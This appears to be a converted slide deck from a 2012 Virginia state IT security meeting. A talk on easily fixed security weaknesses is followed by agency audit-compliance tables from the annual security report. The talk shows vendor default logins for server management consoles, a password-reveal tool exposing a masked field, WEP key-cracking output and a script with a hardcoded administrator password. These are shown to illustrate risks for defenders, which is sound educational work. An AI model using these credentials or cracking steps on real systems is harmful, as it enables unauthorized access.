The foreground window is titled "DRAC 5: Logging In/Logging Out - Windows Internet Explorer" and shows the help page at [https://10.23.1.210/cgi/help/en/h\\_authenticate.html](https://10.23.1.210/cgi/help/en/h_authenticate.html). The page is titled "Logging In" and contains the following text:

**NOTE:** To log in as a DRAC 5 user, you must have **Log In to DRAC 5** permission.

You can log in as either a DRAC 5 user or as an Active Directory user. To log in, perform the following steps:


**NOTE:** The default DRAC 5 username and password are root and calvin.

1. In the **Username** field, enter either your DRAC 5 username as `<user name>`, or Active Directory username as `<domain>\<user name>` or `<user>@<domain>`. This field is case sensitive.
2. In the **Password** field, enter your DRAC 5 user password or Active Directory user password. This field is case sensitive. You can also use the `<Tab>` key to navigate to this field.
3. Click **OK** or press `<Enter>`.


**Logging Out**

Click **Log Out** in the upper-right corner of the main window.

**NOTE:** The **Log Out** button does not appear until you log in.



The screenshot shows a Microsoft Internet Explorer browser window titled "HP iLO Login - Microsoft Internet Explorer". The address bar shows "https://172.16.60.26/". The page content includes the HP logo and the text "Integrated Lights-Out 2 HP Integrity". A blue surveying instrument is visible in the background. A red oval highlights a warning dialog box from Microsoft Internet Explorer that reads: "Only default users are configured. Use one of the following user/password pairs to login: Admin/Admin, Oper/Oper". Below the dialog box, there is a "Password:" input field and "Sign In" and "Clear" buttons. At the bottom of the page, there is a disclaimer: "This is a private system. Do not attempt to login unless you are an authorized user. Any authorized or unauthorized access and use may be monitored and can result in criminal or civil prosecution under applicable law." and a copyright notice: "© Copyright Hewlett-Packard Company 1999-2010. All Rights Reserved."



Windows Internet Explorer

Home >> System Administration >> Notification

## Notification

CONFIGURE SMTP SERVER | CONFIGURE SMSC SERVER | ALERT NOTIFICATION

### Configure SMTP Server

SMTP Server: [REDACTED]  
Port Number: 25  
Sender: [REDACTED]

Enable SMTP Authentication  
User Name: [REDACTED]  
Password: [REDACTED]

Use SSL/TLS secure connection

#### SnadBoy's Revelation

'Circled +' Cursor  
Drag to reveal password

Check For Update | About | Exit

Text of 'Window Under 'Circled +' Cursor (if available)  
[REDACTED] Copy to clipboard

Status  
Revelation idle. Length of available text: 9

Reposition Revelation out of the way when dragging 'circled +'  Always on top  
 When minimized, put in System Tray  Hide 'How to' instructions

APPLY

```
Shell - Konsole <4>

[00:00:01] Tested 809 keys (got 101801 IVs)

KB    depth  byte(vote)
0     0/ 1    74(147968) E0(116224) DA(113664) 36(112896) CB(111872)
1     13/ 1    3C(110080) 2B(109568) FD(109568) FF(109568) 63(109312)
2     0/ 2    5C(146432) BB(115456) D4(113408) 6E(113152) 63(111872)
3     26/ 3    92(108800) 4A(108288) 5D(108288) 72(108288) 8C(108032)
4     2/ 24    8E(116992) 53(114176) 8C(113920) 8F(111872) 4D(111360)

KEY FOUND! [ 74:73:75:6E:61:6D:69:30:31:32:33:34:35 ] (ASCII: tsunami012345
)
Decrypted correctly: 100%
```

```
::Exchange Server Only
::net stop "Microsoft Exchange Information Store" /y
::net stop "Microsoft Exchange System Attendant" /y
::net stop "Microsoft Exchange IMAP4" /y
::net stop "Microsoft Exchange Routing Engine" /y
::net stop "Microsoft Exchange POP3" /y
::net stop "Microsoft Exchange Management" /y

c:\defrag\defrag -d c:
c:\defrag\defrag -d e:
c:\precompact\precompact -Silent
eventcreate /T WARNING /D "QQ5 Ready for compaction" /ID 777 /SO Jack
    |L Application /S \\VT1 /U domain\administrator /P Harris750

::shutdown /s /f /m \\vdc /t 0 /c "Precompact"
```








# VITA ISOAG December 2012



## Wrap-Up

## Rule #1 in Security



- ▣ Data breaches affect your organization's reputation and can cost you significant money.
- ▣ Software is becoming more complex while attacker tools are becoming easier to use.
- ▣ Data breaches can be reduced by following best practice rules to eliminate LHF.



# Q&A

Bryan Miller

[bryan@syrinxtech.com](mailto:bryan@syrinxtech.com)

[www.syrinxtech.com](http://www.syrinxtech.com)

(804) 539-9154



Virginia Information Technologies Agency

# CSRM Panel Discussion

Benny Ambler, Sr Mgr Security Governance

Bob Baskette, Sr Mgr Security Operations & Architecture

Michael Watson, Chief Information Security Officer



# 2012 Commonwealth Security Annual Report

Michael Watson  
Chief Information Security Officer



## § 2.2-2009

§ 2.2-2009. Additional duties of the CIO relating to security of government information.

C. The CIO shall annually report to the Governor, the Secretary, and General Assembly those executive branch and independent agencies and institutions of higher education that have not implemented acceptable policies, procedures, and standards to control unauthorized uses, intrusions, or other security threats. For any executive branch or independent agency or institution of higher education whose security audit results and plans for corrective action are unacceptable, the CIO shall report such results to (i) the Secretary, (ii) any other affected cabinet secretary, (iii) the Governor, and (iv) the Auditor of Public Accounts. Upon review of the security audit results in question, the CIO may take action to suspend the public body's information technology projects pursuant to § 2.2-2015, limit additional information technology investments pending acceptable corrective actions, and recommend to the Governor and Secretary any other appropriate actions.

The CIO shall also include in this report (a) results of security audits, including those state agencies, independent agencies, and institutions of higher education that have not implemented acceptable regulations, standards, policies, and guidelines to control unauthorized uses, intrusions, or other security threats and (b) the extent to which security standards and guidelines have been adopted by state agencies.



# Detailed Agency Information Security - 2012 Overall Audit Program Scores

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
XYZ	Yes	N/A	2	Current	100	75	75	100

**ISO Designated:** The Agency Head has:

Yes - designated an ISO with the agency within the past two years

No – not designated an ISO for the agency since 2006

Expired –designated an ISO more than 2 years ago or the designated ISO is no longer with the agency

**ISO Certification**

N/A– The certification program is pending, and scheduled to start in 2013.

**Attended IS Orientation:**

The number indicates agency personnel that have attended the optional Information Security Orientation sessions within the last 2 years. Their attendance indicates they are taking additional, voluntary action to improve security at their agency akin to "Extra Credit!"



# Detailed Agency Information Security - 2012 Overall Audit Program Scores Con't

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
XYZ	Yes	N/A	2	Current	100	75	75	100

**Security Audit Plan Received:** The Agency Head has:

**Current** - submitted a Security Audit Plan for the period of fiscal year (FY) 2012-2014 or 2013-2015 for systems classified as sensitive based on confidentiality, integrity or availability (Note: after July 1, 2012, Audit Plans submitted shall reflect 2013-2015)

**No** - not submitted a Security Audit Plan since 2006

**Exception** – submitted an exception on file with VITA to allow time for developing the Security Audit Plan & the CISO has approved

**Expired** –submitted a Security Audit Plan on file that does not contain the current three year period fiscal year (FY) 2012-2014 or 2013-2015

**Pending** –submitted a Security Audit Plan that is currently under review

**2012 - Percentage of Audit Reports Received per the Audit Plan:** The Agency Head or designee has:

**%** – submitted % of Audit Reports or planned audits listed on submitted Audit Plan

**N/A** - not had Security Audits scheduled to be completed

**Pending** –submitted a Corrective Action Plan that is currently under review

**2012 - Percentage of CAPs Received:** The Agency Head or designee has:

**%** – submitted % of CAPs for planned audits listed on submitted Audit Plan

**N/A** - not had Security Audits scheduled to be completed

**Pending** –submitted a Corrective Action Plan that is currently under review



# Detailed Agency Information Security - 2012 Overall Audit Program Scores Con't

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
XYZ	Yes	N/A	2	Current	100	75	75	100

**2012 - Percentage of Quarterly Updates Received:** The Agency Head or designee has:

**%** – submitted % of QUs for all open findings per CAPs submitted

**N/A** - not had Security Audits scheduled to be completed

**Pending** –submitted a Corrective Action Plan that is currently under review

**3 year - Percentage of Audit Obligation Completed:**

This Datapoint is based on the IT Security Audit Standard requirement: *“At a minimum, databases that contain sensitive data, or reside in a system with a sensitivity of high on any of the criteria of confidentiality, integrity, or availability, shall be assessed at least once every three years.”*

Agencies that did not submit an IT Security Audit Plan by 2009 were not in compliance and therefore there is no data to report on for 2012. Systems that have been removed from audit plans within the three-year period due to retirement of the system or reclassification to non-sensitive are not counted.

**%** – Sensitive systems listed on agency IT Security Audit Plans vs. audits conducted in the last 3 years

**Pending** – currently under review

**Exception** – submitted an exception on file with VITA to allow time for developing the Security Audit Plan & the CISO has approved



# Secretariat: Administration

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
CB	Yes	N/A	0	Current	0	0	N/A	0
DGS	Yes	N/A	2	Current	0	0	0	25
DHRM	Yes	N/A	0	Current	0	0	N/A	100
DMBE	Yes	N/A	1	Current	100	100	N/A	100
OISG	Yes	N/A	1	Expired	N/A	N/A	N/A	0
SBE	Yes	N/A	1	Expired	N/A	N/A	N/A	0

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Agriculture & Forestry

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
DOF	Yes	N/A	1	Current	0	0	N/A	100
VDACS	Yes	N/A	0	Current	100	100	94.44	100

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Commerce & Trade

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
BOA	Yes	N/A	1	Current	100	100	N/A	100
DBA	Yes	N/A	0	Expired	N/A	N/A	N/A	0
DHCD	Yes	N/A	0	Current	0	0	0	80
DMME	Yes	N/A	6	Expired	50	50	N/A	71
DOLI	Yes	N/A	0	Expired	0	0	N/A	0
DPOR	Yes	N/A	0	Expired	N/A	N/A	25	100
TIC	Yes	N/A	0	Expired	N/A	N/A	N/A	0
VEC	Yes	N/A	0	Current	33.33	33.33	22.22	44
VEDP*	Yes	N/A	1	Expired	0	0	N/A	0
VRA	No	N/A	0	Expired	N/A	N/A	N/A	0
VRC	Yes	N/A	1	Current	0	0	0	100

\* VEDP includes VTA and VNDIA

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Education

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
DOE	Yes	N/A	1	Current	100	100	77.78	100
FCMV	Yes	N/A	0	Expired	N/A	N/A	N/A	100
GH	Yes	N/A	0	Expired	N/A	N/A	N/A	0
JYF	Yes	N/A	0	Current	0	0	N/A	100
LVA	Yes	N/A	0	Current	100	100	N/A	100
NSU	Yes	N/A	4	Current	Pending	Pending	Pending	Pending
RBC	Yes	N/A	1	Current	N/A	N/A	N/A	100
SCHEV	Yes	N/A	0	Expired	0	0	N/A	0
SMV	Yes	N/A	0	Current	N/A	N/A	N/A	100
SVHEC	Yes	N/A	0	Expired	N/A	N/A	N/A	100
UMW	Yes	N/A	1	Current	100	100	33.33	100
VCA	Yes	N/A	0	Expired	0	0	N/A	100
VMFA	Yes	N/A	2	Current	0	0	0	0
VSDB	Yes	N/A	0	Expired	0	0	N/A	0
VSU	Yes	N/A	2	Current	100	100	78.12	78

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Finance

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
DOA	Yes	N/A	0	Expired	0	0	0	25
DPB	Yes	N/A	0	Expired	N/A	N/A	0	0
TAX	Yes	N/A	2	Current	22.73	22.73	71.7	53
TD	Yes	N/A	0	Expired	0	0	N/A	0

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Health & Human Resources

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
CSA	Yes	N/A	0	Expired	N/A	N/A	N/A	0
DBHDS*	Yes	N/A	1	Current	N/A	N/A	0	83
DHP	Yes	N/A	2	Current	N/A	N/A	N/A	100
DMAS	Yes	N/A	6	Current	100	100	N/A	98
DRS**	Yes	N/A	0	Current	75	75	78.26	29
DSS	Yes	N/A	3	Current	Pending	Pending	Pending	Pending
VDH	Yes	N/A	1	Current	57.14	57.14	64.29	39
VFHY	Yes	N/A	0	Expired	0	0	N/A	100

\* DBHDS includes VCBR

\*\* DRS includes DBVI, VDA, VDDHH,VBPD, and WWRC

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact

[CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Natural Resources

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
DCR	Yes	N/A	0	Current	0	0	0	67
DEQ	Yes	N/A	1	Current	N/A	N/A	N/A	67
DGIF	Yes	N/A	2	Current	N/A	N/A	N/A	100
DHR	Yes	N/A	0	Current	N/A	N/A	N/A	0
MRC	Yes	N/A	1	Current	N/A	N/A	N/A	100
VMNH	Yes	N/A	0	Expired	N/A	N/A	N/A	0

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Public Safety

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
ABC	Yes	N/A	4	Current	0	0	100	86
CASC	Yes	N/A	0	Expired	N/A	N/A	N/A	100
DCJS	Yes	N/A	3	Expired	N/A	N/A	N/A	0
DEM	Yes	N/A	2	Expired	0	0	N/A	0
DFP	Yes	Yes	1	Expired	0	0	N/A	0
DFS	Yes	N/A	1	Current	100	100	44.44	100
DJJ	Yes	N/A	2	Current	0	0	N/A	67
DMA	Yes	N/A	0	Expired	N/A	N/A	N/A	0
DOC*	Yes	N/A	5	Current	100	100	70.59	83
DVS**	Yes	N/A	1	Current	N/A	N/A	N/A	100
VSP	Yes	N/A	0	Current	50	50	77.27	89

\*DOC includes VPB

\*\* DVS includes VWM

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact

[CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Technology

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
IEIA	Yes	N/A	2	Expired	0	0	N/A	0
VITA	Yes	N/A	4	Current	0	0	100	33

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Transportation

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
DMV	Yes	N/A	0	Expired	0	0	0	100
DOAV	Yes	N/A	2	Current	0	0	N/A	0
DRPT	Yes	N/A	0	Expired	N/A	N/A	N/A	0
MVDB	Yes	N/A	0	Expired	N/A	N/A	N/A	100
VDOT	Yes	N/A	0	Current	Pending	Pending	Pending	Pending
VPA	No	N/A	0	Expired	N/A	N/A	N/A	0

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Independent Branch Agencies

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
IDC	Yes	N/A	1	Current	N/A	N/A	58.33	80
SCC	Yes	N/A	2	Expired	66.67	66.67	73.33	100
SLD	Yes	N/A	0	Current	100	100	45.45	50
VCSP	Yes	N/A	1	Current	0	0	N/A	100
VOPA	Yes	N/A	2	Expired	N/A	N/A	N/A	0
VRS	Yes	N/A	0	Pending	Pending	Pending	Pending	Pending
VWC	Yes	N/A	1	Current	0	0	N/A	17

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Others

Agency	ISO Designated	ISO Certified	IS Orientation	Security Audit Plan Received	Percent of Audit Reports Received 2012	Percent CAPS Received 2012	Total Percentage QU 2012	Percentage Of Audit Obligation Complete
GOV	Yes	N/A	0	Current	0	0	N/A	0
OAG	Yes	N/A	2	Current	N/A	N/A	0	100

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Risk Management Program

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
XYZ	Yes	Pending	No

**All documentation received as requested information about the agency's RA(s), BIA, or IDS reports.**

**Yes** – Agency has submitted RA, BIA or IDS Report(s)

**No** – Agency has not submitted RA, BIA or IDS Report(s)

**Pending** – Agency has submitted RA, BIA or IDS Report(s) that is currently under review

